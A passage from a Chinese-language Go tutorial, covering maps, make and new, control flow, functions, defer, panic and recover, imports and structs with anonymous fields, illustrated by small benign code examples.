rating := map[string]float32 {"C":5, "Go":4.5, "Python":4.5, "C++":2 }
// map 有两个返回值，第二个返回值，如果不存在 key，那么 ok 为 false，如果存在 ok 为 true
csharpRating, ok := rating["C#"]
if ok {
```

```
    fmt.Println("C# is in the map and its rating is ", csharpRating)
} else {
    fmt.Println("We have no rating associated with C# in the map")
}
```

`delete(rating, "C")` // 删除 key 为 C 的元素

上面说过了，map 也是一种引用类型，如果两个 map 同时指向一个底层，那么一个改变，另一个也相应的改变：

```
m := make(map[string]string)
m["Hello"] = "Bonjour"
m1 := m
m1["Hello"] = "Salut" // 现在 m["hello"]的值已经是 Salut 了
```

make、new 操作

`make` 用于内建类型（`map`、`slice` 和 `channel`）的内存分配。`new` 用于各种类型的内存分配。内建函数 `new` 本质上说跟其它语言中的同名函数功能一样：`new(T)` 分配了零值填充的 `T` 类型的内存空间，并且返回其地址，即一个 `*T` 类型的值。用 Go 的术语说，它返回了一个指针，指向新分配的类型 `T` 的零值。有一点非常重要：


`new` 返回指针。

内建函数 `make(T, args)` 与 `new(T)` 有着不同的功能，`make` 只能创建 `slice`、`map` 和 `channel`，并且返回一个有初始值(非零)的 `T` 类型，而不是 `*T`。本质来讲，导致这三个类型有所不同的原因是指向数据结构的引用在使用前必须被初始化。例如，一个 `slice`，是一个包含指向数据（内部 `array`）的指针、长度和容量的三项描述符；在这些项目被初始化之前，`slice` 为 `nil`。对于 `slice`、`map` 和 `channel` 来说，`make` 初始化了内部的数据结构，填充适当的值。

`make` 返回初始化后的（非零）值。

下面这个图详细的解释了 `new` 和 `make` 之间的区别。


struct



`new(Point)`



`new(Rect)`



`new(Circle)`



图 2.5 make 和 new 对应底层的内存分配

关于“零值”，所指并非是空值，而是一种“变量未填充前”的默认值，通常为 0。此处罗列部分类型的“零值”

```
int    0
int8   0
int32  0
int64  0
uint   0x0
rune   0 //rune 的实际类型是 int32
byte   0x0 // byte 的实际类型是 uint8
float32 0 //长度为 4 byte
float64 0 //长度为 8 byte
bool   false
string ""
```

2.3 流程和函数

这小节我们要介绍 Go 里面的流程控制以及函数操作

流程控制

流程控制在编程语言中是最伟大的发明了，因为有了它，你可以通过很简单的流程描述来表达很复杂的逻辑。流程控制包含分三大类：条件判断，循环控制和无条件跳转。

if

if 也许是各种编程语言中最常见的了，它的语法概括起来就是:如果满足条件就做某事，否则做另一件事。

Go 里面 if 条件判断语句中不需要括号，如下代码所示

```
if x > 10 {
    fmt.Println("x is greater than 10")
} else {
    fmt.Println("x is less than 10")
}
```

Go 的 if 还有一个强大的地方就是条件判断语句里面允许声明一个变量，这个变量的作用域只能在该条件逻辑块内，其他地方就不起作用了，如下所示

```
// 计算获取值 x,然后根据 x 返回的大小，判断是否大于 10。
if x := computedValue(); x > 10 {
    fmt.Println("x is greater than 10")
} else {
```

```
fmt.Println("x is less than 10")
}
```

//这个地方如果这样调用就编译出错了，因为 x 是条件里面的变量

```
fmt.Println(x)
```

多个条件的时候如下所示：

```
if integer == 3 {
    fmt.Println("The integer is equal to 3")
} else if integer < 3 {
    fmt.Println("The integer is less than 3")
} else {
    fmt.Println("The integer is greater than 3")
}
```

goto

Go 有 goto 语句——请明智地使用它。用 goto 跳转到必须在当前函数内定义的标签。例如假设这样一个循环：

```
func myFunc() {
    i := 0
    Here: //这行的第一个词，以冒号结束作为标签
    println(i)
    i++
    goto Here //跳转到 Here 去
}
```

标签名是大小写敏感的。

for

Go 里面最强大的一个控制逻辑就是 for，它即可以用来循环读取数据，又可以当作 while 来控制逻辑，还能迭代操作。它的语法如下：

```
for expression1; expression2; expression3 {
    //...
}
```

expression1、expression2 和 expression3 都是表达式，其中 expression1 和 expression3 是变量声明或者函数调用返回值之类的，expression2 是用来条件判断，expression1 在循环开始之前调用，expression3 在每轮循环结束之时调用。

一个例子比上面讲那么多更有用，那么我们看看下面的例子吧：

```

package main
import "fmt"

func main(){
    sum := 0;
    for index:=0; index < 10 ; index++ {
        sum += index
    }
    fmt.Println("sum is equal to ", sum)
}
// 输出: sum is equal to 45

```

有些时候需要进行多个赋值操作，由于 Go 里面没有 `,` 操作，那么可以使用平行赋值 `i, j = i+1, j-1`

有些时候如果我们忽略 `expression1` 和 `expression3`：

```

sum := 1
for ; sum < 1000; {
    sum += sum
}

```

其中 `;` 也可以省略，那么就变成如下的代码了，是不是似曾相识？对，这就是 `while` 的功能。

```

sum := 1
for sum < 1000 {
    sum += sum
}

```

在循环里面有两个关键操作 `break` 和 `continue`，`break` 操作是跳出当前循环，`continue` 是跳过本次循环。当嵌套过深的时候，`break` 可以配合标签使用，即跳转至标签所指定的位置，详细参考如下例子：

```

for index := 10; index>0; index-- {
    if index == 5{
        break // 或者 continue
    }
    fmt.Println(index)
}
// break 打印出来 10、9、8、7、6
// continue 打印出来 10、9、8、7、6、4、3、2、1

```

`break` 和 `continue` 还可以跟着标号，用来跳到多重循环中的外层循环
`for` 配合 `range` 可以用于读取 `slice` 和 `map` 的数据：

```

for k,v:=range map {
    fmt.Println("map's key:",k)
    fmt.Println("map's val:",v)
}

```

由于 Go 支持“多值返回”，而对于“声明而未被调用”的变量，编译器会报错，在这种情况下，可以使用`_`来丢弃不需要的返回值 例如

```
for _, v := range map{  
    fmt.Println("map's val:", v)  
}
```

switch

有些时候你需要写很多的 if-else 来实现一些逻辑处理，这个时候代码看上去就很丑很冗长，而且也不易于以后的维护，这个时候 switch 就能很好的解决这个问题。它的语法如下

```
switch sExpr {  
case expr1:  
    some instructions  
case expr2:  
    some other instructions  
case expr3:  
    some other instructions  
default:  
    other code  
}
```

sExpr 和 expr1、expr2、expr3 的类型必须一致。Go 的 switch 非常灵活，表达式不必是常量或整数，执行的过程从上至下，直到找到匹配项；而如果 switch 没有表达式，它会匹配 true。

```
i := 10  
switch i {  
case 1:  
    fmt.Println("i is equal to 1")  
case 2, 3, 4:  
    fmt.Println("i is equal to 2, 3 or 4")  
case 10:  
    fmt.Println("i is equal to 10")  
default:  
    fmt.Println("All I know is that i is an integer")  
}
```

在第 5 行中，我们把很多值聚合在了一个 case 里面，同时，Go 里面 switch 默认相当于每个 case 最后带有 break，匹配成功后不会自动向下执行其他 case，而是跳出整个 switch，但是可以使用 fallthrough 强制执行后面的 case 代码。

```
integer := 6  
switch integer {  
case 4:  
    fmt.Println("The integer was <= 4")  
}
```

```

    fallthrough
case 5:
    fmt.Println("The integer was <= 5")
    fallthrough
case 6:
    fmt.Println("The integer was <= 6")
    fallthrough
case 7:
    fmt.Println("The integer was <= 7")
    fallthrough
case 8:
    fmt.Println("The integer was <= 8")
    fallthrough
default:
    fmt.Println("default case")
}

```

上面的程序将输出

```

The integer was <= 6
The integer was <= 7
The integer was <= 8
default case

```

函数

函数是 Go 里面的核心设计，它通过关键字 `func` 来声明，它的格式如下：

```

func funcName(input1 type1, input2 type2) (output1 type1, output2 type2) {
    //这里是处理逻辑代码
    //返回多个值
    return value1, value2
}

```

上面的代码我们看出

- 关键字 `func` 用来声明一个函数 `funcName`
- 函数可以有一个或者多个参数，每个参数后面带有类型，通过逗号分隔
- 函数可以返回多个值
- 上面返回值声明了两个变量 `output1` 和 `output2`，如果你不想声明也可以，直接就两个类型
- 如果只有一个返回值且不声明返回值变量，那么你可以省略 包括返回值的括号
- 如果没有返回值，那么就直接省略最后的返回信息
- 如果有返回值，那么必须在函数的外层添加 `return` 语句

下面我们来看一个实际应用函数的例子（用来计算 Max 值）

```
package main
import "fmt"

// 返回 a、b 中最大值.
func max(a, b int) int {
    if a > b {
        return a
    }
    return b
}

func main() {
    x := 3
    y := 4
    z := 5

    max_xy := max(x, y) //调用函数 max(x, y)
    max_xz := max(x, z) //调用函数 max(x, z)

    fmt.Printf("max(%d, %d) = %d\n", x, y, max_xy)
    fmt.Printf("max(%d, %d) = %d\n", x, z, max_xz)
    fmt.Printf("max(%d, %d) = %d\n", y, z, max(y,z)) // 也可在这直接调用它
}
```

上面这个里面我们可以看到 max 函数有两个参数，它们的类型都是 int，那么第一个变量的类型可以省略（即 a,b int,而非 a int, b int），默认为离它最近的类型，同理多于 2 个同类型的变量或者返回值。同时我们注意到它的返回值就是一个类型，这个就是省略写法。

多个返回值

Go 语言比 C 更先进的特性，其中一点就是函数能够返回多个值。

我们直接上代码看例子

```
package main
import "fmt"

//返回 A+B 和 A*B
func SumAndProduct(A, B int) (int, int) {
    return A+B, A*B
}
```

```
func main() {
    x := 3
    y := 4

    xPLUSy, xTIMESy := SumAndProduct(x, y)

    fmt.Printf("%d + %d = %d\n", x, y, xPLUSy)
    fmt.Printf("%d * %d = %d\n", x, y, xTIMESy)
}
```

上面的例子我们可以看到直接返回了两个参数，当然我们也可以命名返回参数的变量，这个例子里面只是用了两个类型，我们也可以改成如下这样的定义，然后返回的时候不用带上变量名，因为直接在函数里面初始化了。但如果你的函数是导出的(首字母大写)，官方建议：最好命名返回值，因为不命名返回值，虽然使得代码更加简洁了，但是会造成生成的文档可读性差。

```
func SumAndProduct(A, B int) (add int, Multiplied int) {
    add = A+B
    Multiplied = A*B
    return
}
```

变参

Go 函数支持变参。接受变参的函数是有着不定数量的参数的。为了做到这点，首先需要定义函数使其接受变参：

```
func myfunc(arg ...int) {}
```

arg ...int 告诉 Go 这个函数接受不定数量的参数。注意，这些参数的类型全部是 int。在函数体中，变量 arg 是一个 int 的 slice：

```
for _, n := range arg {
    fmt.Printf("And the number is: %d\n", n)
}
```

传值与传指针

当我们传一个参数值到被调用函数里面时，实际上是传了这个值的一份 copy，当在被调用函数中修改参数值的时候，调用函数中相应实参不会发生任何变化，因为数值变化只作用在 copy 上。

为了验证我们上面的说法，我们来看一个例子

```

package main
import "fmt"

//简单的一个函数，实现了参数+1 的操作
func add1(a int) int {
    a = a+1 // 我们改变了 a 的值
    return a //返回一个新值
}

func main() {
    x := 3

    fmt.Println("x = ", x) // 应该输出 "x = 3"

    x1 := add1(x) //调用 add1(x)

    fmt.Println("x+1 = ", x1) // 应该输出"x+1 = 4"
    fmt.Println("x = ", x)    // 应该输出"x = 3"
}

```

看到了吗？虽然我们调用了 add1 函数，并且在 add1 中执行 a = a+1 操作，但是上面例子中 x 变量的值没有发生变化

理由很简单：因为当我们调用 add1 的时候，add1 接收的参数其实是 x 的 copy，而不是 x 本身。

那你也许会问了，如果真的需要传这个 x 本身,该怎么办呢？

这就牵扯到了所谓的指针。我们知道，变量在内存中是存放于一定地址上的，修改变量实际是修改变量地址处的内存。只有 add1 函数知道 x 变量所在的地址，才能修改 x 变量的值。所以我们需要将 x 所在地址&x 传入函数，并将函数的参数的类型由 int 改为 *int，即改为指针类型，才能在函数中修改 x 变量的值。此时参数仍然是按 copy 传递的，只是 copy 的是一个指针。请看下面的例子

```

package main
import "fmt"

//简单的一个函数，实现了参数+1 的操作
func add1(a *int) int { // 请注意，
    *a = *a+1 // 修改了 a 的值
    return *a // 返回新值
}

func main() {
    x := 3

    fmt.Println("x = ", x) // 应该输出 "x = 3"
}

```



```

x1 := add1(&x) // 调用 add1(&x) 传 x 的地址

fmt.Println("x+1 = ", x1) // 应该输出 "x+1 = 4"
fmt.Println("x = ", x)    // 应该输出 "x = 4"
}

```

这样，我们就达到了修改 x 的目的。那么到底传指针有什么好处呢？

- 传指针使得多个函数能操作同一个对象。
- 传指针比较轻量级 (8bytes), 只是传内存地址，我们可以用指针传递体积大的结构体。如果用参数值传递的话，在每次 copy 上面就会花费相对较多的系统开销（内存和时间）。所以当你要传递大的结构体的时候，用指针是一个明智的选择。
- Go 语言中 string, slice, map 这三种类型的实现机制类似指针，所以可以直接传递，而不用取地址后传递指针。（注：若函数需改变 slice 的长度，则仍需要取地址传递指针）

defer

Go 语言中有种不错的设计，即延迟（defer）语句，你可以在函数中添加多个 defer 语句。当函数执行到最后时，这些 defer 语句会按照逆序执行，最后该函数返回。特别是当你在进行一些打开资源的操作时，遇到错误需要提前返回，在返回前你需要关闭相应的资源，不然很容易造成资源泄露等问题。如下代码所示，我们一般写打开一个资源是这样操作的：

```

func ReadWrite() bool {
    file.Open("file")
    // 做一些工作
    if failureX {
        file.Close()
        return false
    }

    if failureY {
        file.Close()
        return false
    }

    file.Close()
    return true
}

```

我们看到上面有很多重复的代码，Go 的 defer 有效解决了这个问题。使用它后，不但代码量减少了很多，而且程序变得更优雅。在 defer 后指定的函数会在函数退出前调用。

```

func ReadWrite() bool {
    file.Open("file")

```

```

defer file.Close()
if failureX {
    return false
}
if failureY {
    return false
}
return true
}

```

如果有很多调用 defer，那么 defer 是采用后进先出模式，所以如下代码会输出 4 3 2 1 0

```

for i := 0; i < 5; i++ {
    defer fmt.Printf("%d ", i)
}

```

函数作为值、类型

在 Go 中函数也是一种变量，我们可以通过 type 来定义它，它的类型就是所有拥有相同的参数，相同的返回值的一种类型

```

type typeName func(input1 inputType1 [, input2 inputType2 [, ...]] (result1 resultType1 [, ...]))

```

函数作为类型到底有什么好处呢？那就是可以把这个类型的函数当做值来传递，请看下面的例子

```

package main
import "fmt"

type testInt func(int) bool // 声明了一个函数类型

func isOdd(integer int) bool {
    if integer%2 == 0 {
        return false
    }
    return true
}

func isEven(integer int) bool {
    if integer%2 == 0 {
        return true
    }
    return false
}

```

```

}

// 声明的函数类型在这个地方当做了一个参数

func filter(slice []int, f testInt) []int {
    var result []int
    for _, value := range slice {
        if f(value) {
            result = append(result, value)
        }
    }
    return result
}

func main(){
    slice := []int {1, 2, 3, 4, 5, 7}
    fmt.Println("slice = ", slice)
    odd := filter(slice, isOdd) // 函数当做值来传递了
    fmt.Println("Odd elements of slice are: ", odd)
    even := filter(slice, isEven) // 函数当做值来传递了
    fmt.Println("Even elements of slice are: ", even)
}

```

函数当做值和类型在我们写一些通用接口的时候非常有用，通过上面例子我们看到 `testInt` 这个类型是一个函数类型，然后两个 `filter` 函数的参数和返回值与 `testInt` 类型是一样的，但是我们可以实现很多种的逻辑，这样使得我们的程序变得非常的灵活。

Panic 和 Recover

Go 没有像 Java 那样的异常机制，它不能抛出异常，而是使用了 `panic` 和 `recover` 机制。一定要记住，你应当把它作为最后的手段来使用，也就是说，你的代码中应当没有，或者很少有 `panic` 的东西。这是个强大的工具，请明智地使用它。那么，我们应该如何使用它呢？

Panic

是一个内建函数，可以中断原有的控制流程，进入一个令人恐慌的流程中。当函数 `F` 调用 `panic`，函数 `F` 的执行被中断，但是 `F` 中的延迟函数会正常执行，然后 `F` 返回到调用它的地方。在调用的地方，`F` 的行为就像调用了 `panic`。这一过程继续向上，直到发生 `panic` 的 `goroutine` 中所有调用的函数返回，此时程序退出。恐慌可以直接调用 `panic` 产生。也可以由运行时错误产生，例如访问越界的数组。

Recover

是一个内建的函数，可以让进入令人恐慌的流程中的 `goroutine` 恢复过来。`recover` 仅在延迟函数中有效。在正常的执行过程中，调用 `recover` 会返回 `nil`，并且没有其它任何效果。如果

当前的 goroutine 陷入恐慌，调用 `recover` 可以捕获到 `panic` 的输入值，并且恢复正常的执行。

下面这个函数演示了如何在过程中使用 `panic`

```
var user = os.Getenv("USER")

func init() {
    if user == "" {
        panic("no value for $USER")
    }
}
```

下面这个函数检查作为其参数的函数在执行时是否会产生 `panic`：

```
func throwsPanic(f func()) (b bool) {
    defer func() {
        if x := recover(); x != nil {
            b = true
        }
    }()
    f() // 执行函数 f，如果 f 中出现了 panic，那么就可以恢复回来
    return
}
```

main 函数和 init 函数

Go 里面有两个保留的函数：`init` 函数（能够应用于所有的 package）和 `main` 函数（只能应用于 `package main`）。这两个函数在定义时不能有任何的参数和返回值。虽然一个 package 里面可以写任意多个 `init` 函数，但这无论是对于可读性还是以后的可维护性来说，我们都强烈建议用户在一个 package 中每个文件只写一个 `init` 函数。

Go 程序会自动调用 `init()` 和 `main()`，所以你不需要在任何地方调用这两个函数。每个 package 中的 `init` 函数都是可选的，但 `package main` 就必须包含一个 `main` 函数。

程序的初始化和执行都起始于 `main` 包。如果 `main` 包还导入了其它的包，那么就会在编译时将它们依次导入。有时一个包会被多个包同时导入，那么它只会被导入一次（例如很多包可能都会用到 `fmt` 包，但它只会被导入一次，因为没有必要导入多次）。当一个包被导入时，如果该包还导入了其它的包，那么会先将其它包导入进来，然后再对这些包中的包级常量和变量进行初始化，接着执行 `init` 函数（如果有的话），依次类推。等所有被导入的包都加载完毕了，就会开始对 `main` 包中的包级常量和变量进行初始化，然后执行 `main` 包中的 `init` 函数（如果存在的话），最后执行 `main` 函数。下图详细地解释了整个执行过程：




图 2.6 main 函数引入包初始化流程图

import

我们在写 Go 代码的时候经常用到 import 这个命令用来导入包文件，而我们经常看到的方式参考如下：

```
import(
    "fmt"
)
```

然后我们代码里面可以通过如下的方式调用

```
fmt.Println("hello world")
```

上面这个 fmt 是 Go 语言的标准库，其实是去 goroot 下去加载该模块，当然 Go 的 import 还支持如下两种方式来加载自己写的模块：

1. 相对路径

import `“./model”` //当前文件同一目录的 model 目录，但是不建议这种方式来 import

2. 绝对路径

import `“shorturl/model”` //加载 gopath/src/shorturl/model 模块

上面展示了一些 import 常用的几种方式，但是还有一些特殊的 import，让很多新手很费解，下面我们来一一讲解一下到底是怎么回事

1. 点操作

我们有时候会看到如下的方式导入包

```
import(  
    . "fmt"  
)
```

这个点操作的含义就是这个包导入之后在你调用这个包的函数时，你可以省略前缀的包名，也就是前面你调用的 `fmt.Println("hello world")` 可以省略的写成 `Println("hello world")`

2. 别名操作

别名操作顾名思义我们可以把包命名成另一个我们用起来容易记忆的名字

```
import(  
    f "fmt"  
)
```

别名操作的话调用包函数时前缀变成了我们的前缀，即 `f.Println("hello world")`

3. _操作

这个操作经常是让很多人费解的一个操作符，请看下面这个 `import`

```
import (  
    "database/sql"  
    _ "github.com/ziutek/mymysql/godrv"  
)
```

_操作其实是引入该包，而不直接使用包里面的函数，而是调用了该包里面的 `init` 函数。

2.4 struct 类型

struct

Go 语言中，也和 C 或者其他语言一样，我们可以声明新的类型，作为其它类型的属性或字段的容器。例如，我们可以创建一个自定义类型 `person` 代表一个人的实体。这个实体拥有属性：姓名和年龄。这样的类型我们称之为 `struct`。如下代码所示：

```
type person struct {  
    name string  
    age int  
}
```

看到了吗？声明一个 `struct` 如此简单，上面的类型包含有两个字段

- 一个 string 类型的字段 name，用来保存用户名称这个属性
- 一个 int 类型的字段 age,用来保存用户年龄这个属性

如何使用 struct 呢？请看下面的代码

```
type person struct {
    name string
    age int
}

var P person // P 现在就是 person 类型的变量了

P.name = "Astaxie" // 赋值"Astaxie"给 P 的 name 属性.
P.age = 25 // 赋值"25"给变量 P 的 age 属性
fmt.Printf("The person's name is %s", P.name) // 访问 P 的 name 属性.
```

除了上面这种 P 的声明使用之外，还有两种声明使用方式

- 1.按照顺序提供初始化值

```
• P := person{"Tom", 25}
```

- 2.通过 field:value 的方式初始化，这样可以任意顺序

```
P := person{age:24, name:"Tom"}
```

下面我们看一个完整的使用 struct 的例子

```
package main
import "fmt"

// 声明一个新的类型
type person struct {
    name string
    age int
}

// 比较两个人的年龄，返回年龄大的那个人，并且返回年龄差
// struct 也是传值的
func Older(p1, p2 person) (person, int) {
    if p1.age > p2.age { // 比较 p1 和 p2 这两个人的年龄
        return p1, p1.age - p2.age
    }
    return p2, p2.age - p1.age
}
```

```

func main() {
    var tom person

    // 赋值初始化
    tom.name, tom.age = "Tom", 18

    // 两个字段都写清楚的初始化
    bob := person{age:25, name:"Bob"}

    // 按照 struct 定义顺序初始化值
    paul := person{"Paul", 43}

    tb_Older, tb_diff := Older(tom, bob)
    tp_Older, tp_diff := Older(tom, paul)
    bp_Older, bp_diff := Older(bob, paul)

    fmt.Printf("Of %s and %s, %s is older by %d years\n",
        tom.name, bob.name, tb_Older.name, tb_diff)

    fmt.Printf("Of %s and %s, %s is older by %d years\n",
        tom.name, paul.name, tp_Older.name, tp_diff)

    fmt.Printf("Of %s and %s, %s is older by %d years\n",
        bob.name, paul.name, bp_Older.name, bp_diff)
}

```

struct 的匿名字段

我们上面介绍了如何定义一个 struct，定义的时候是字段名与其类型一一对应，实际上 Go 支持只提供类型，而不写字段名的方式，也就是匿名字段，也称为嵌入字段。

当匿名字段是一个 struct 的时候，那么这个 struct 所拥有的全部字段都被隐式地引入了当前定义的这个 struct。

让我们来看一个例子，让上面说的这些更具体化

```

package main
import "fmt"

type Human struct {
    name string
    age int
}

```



```

    weight int
}

type Student struct {
    Human // 匿名字段，那么默认 Student 就包含了 Human 的所有字段
    speciality string
}

func main() {
    // 我们初始化一个学生
    mark := Student{Human{"Mark", 25, 120}, "Computer Science"}

    // 我们访问相应的字段
    fmt.Println("His name is ", mark.name)
    fmt.Println("His age is ", mark.age)
    fmt.Println("His weight is ", mark.weight)
    fmt.Println("His speciality is ", mark.speciality)
    // 修改对应的备注信息
    mark.speciality = "AI"
    fmt.Println("Mark changed his speciality")
    fmt.Println("His speciality is ", mark.speciality)
    // 修改他的年龄信息
    fmt.Println("Mark become old")
    mark.age = 46
    fmt.Println("His age is", mark.age)
    // 修改他的体重信息
    fmt.Println("Mark is not an athlet anymore")
    mark.weight += 60
    fmt.Println("His weight is", mark.weight)
}

```

图例如下：




图 2.7 Student 和 Human 的方法继承

我们看到 Student 访问属性 age 和 name 的时候，就像访问自己所有用的字段一样，对，匿名字段就是这样，能够实现字段的继承。是不是很酷啊？还有比这个更酷的呢，那就是 student 还能访问 Human 这个字段作为字段名。请看下面的代码，是不是更酷了。

```
mark.Human = Human{"Marcus", 55, 220}
mark.Human.age -= 1
```

通过匿名访问和修改字段相当的有用，但是不仅仅是 struct 字段哦，所有的内置类型和自定义类型都是可以作为匿名字段的。请看下面的例子

```
package main
import "fmt"

type Skills []string

type Human struct {
    name string
    age int
    weight int
}
```

```

type Student struct {
    Human // 匿名字段，struct
    Skills // 匿名字段，自定义的类型 string slice
    int    // 内置类型作为匿名字段
    speciality string
}

func main() {
    // 初始化学生 Jane
    jane := Student{Human:Human{"Jane", 35, 100}, speciality:"Biology"}
    // 现在我们来访问相应的字段
    fmt.Println("Her name is ", jane.name)
    fmt.Println("Her age is ", jane.age)
    fmt.Println("Her weight is ", jane.weight)
    fmt.Println("Her speciality is ", jane.speciality)
    // 我们来修改他的 skill 技能字段
    jane.Skills = []string{"anatomy"}
    fmt.Println("Her skills are ", jane.Skills)
    fmt.Println("She acquired two new ones ")
    jane.Skills = append(jane.Skills, "physics", "golang")
    fmt.Println("Her skills now are ", jane.Skills)
    // 修改匿名内置类型字段
    jane.int = 3
    fmt.Println("Her preferred number is", jane.int)
}

```

从上面例子我们看出来 struct 不仅仅能够将 struct 作为匿名字段、自定义类型、内置类型都可以作为匿名字段，而且可以在相应的字段上面进行函数操作（如例子中的 append）。

这里有一个问题：如果 human 里面有一个字段叫做 phone，而 student 也有一个字段叫做 phone，那么该怎么办呢？

Go 里面很简单的解决了这个问题，最外层的优先访问，也就是当你通过 `student.phone` 访问的时候，是访问 student 里面的字段，而不是 human 里面的字段。

这样就允许我们去重载通过匿名字段继承的一些字段，当然如果我们想访问重载后对应匿名类型里面的字段，可以通过匿名字段名来访问。请看下面的例子

```

package main
import "fmt"

type Human struct {

```

```

    name string
    age int
    phone string // Human 类型拥有的字段
}

type Employee struct {
    Human // 匿名字段 Human
    speciality string
    phone string // 雇员的 phone 字段
}

func main() {
    Bob := Employee{Human{"Bob", 34, "777-444-XXXX"}, "Designer", "333-222"}
    fmt.Println("Bob's work phone is:", Bob.phone)
    // 如果我们要访问 Human 的 phone 字段
    fmt.Println("Bob's personal phone is:", Bob.Human.phone)
}

```

2.5 面向对象

前面两章我们介绍了函数和 struct，那你是否想过函数当作 struct 的字段一样来处理呢？今天我们就讲解一下函数的另一种形态，带有接收者的函数，我们称为 method

method

现在假设有这么一个场景，你定义了一个 struct 叫做长方形，你现在想要计算他的面积，那么按照我们一般的思路应该会用下面的方式来实现

```

package main
import "fmt"

type Rectangle struct {
    width, height float64
}

func area(r Rectangle) float64 {
    return r.width*r.height
}

func main() {
    r1 := Rectangle{12, 2}
    r2 := Rectangle{9, 4}
}

```

```
fmt.Println("Area of r1 is: ", area(r1))
fmt.Println("Area of r2 is: ", area(r2))
}
```

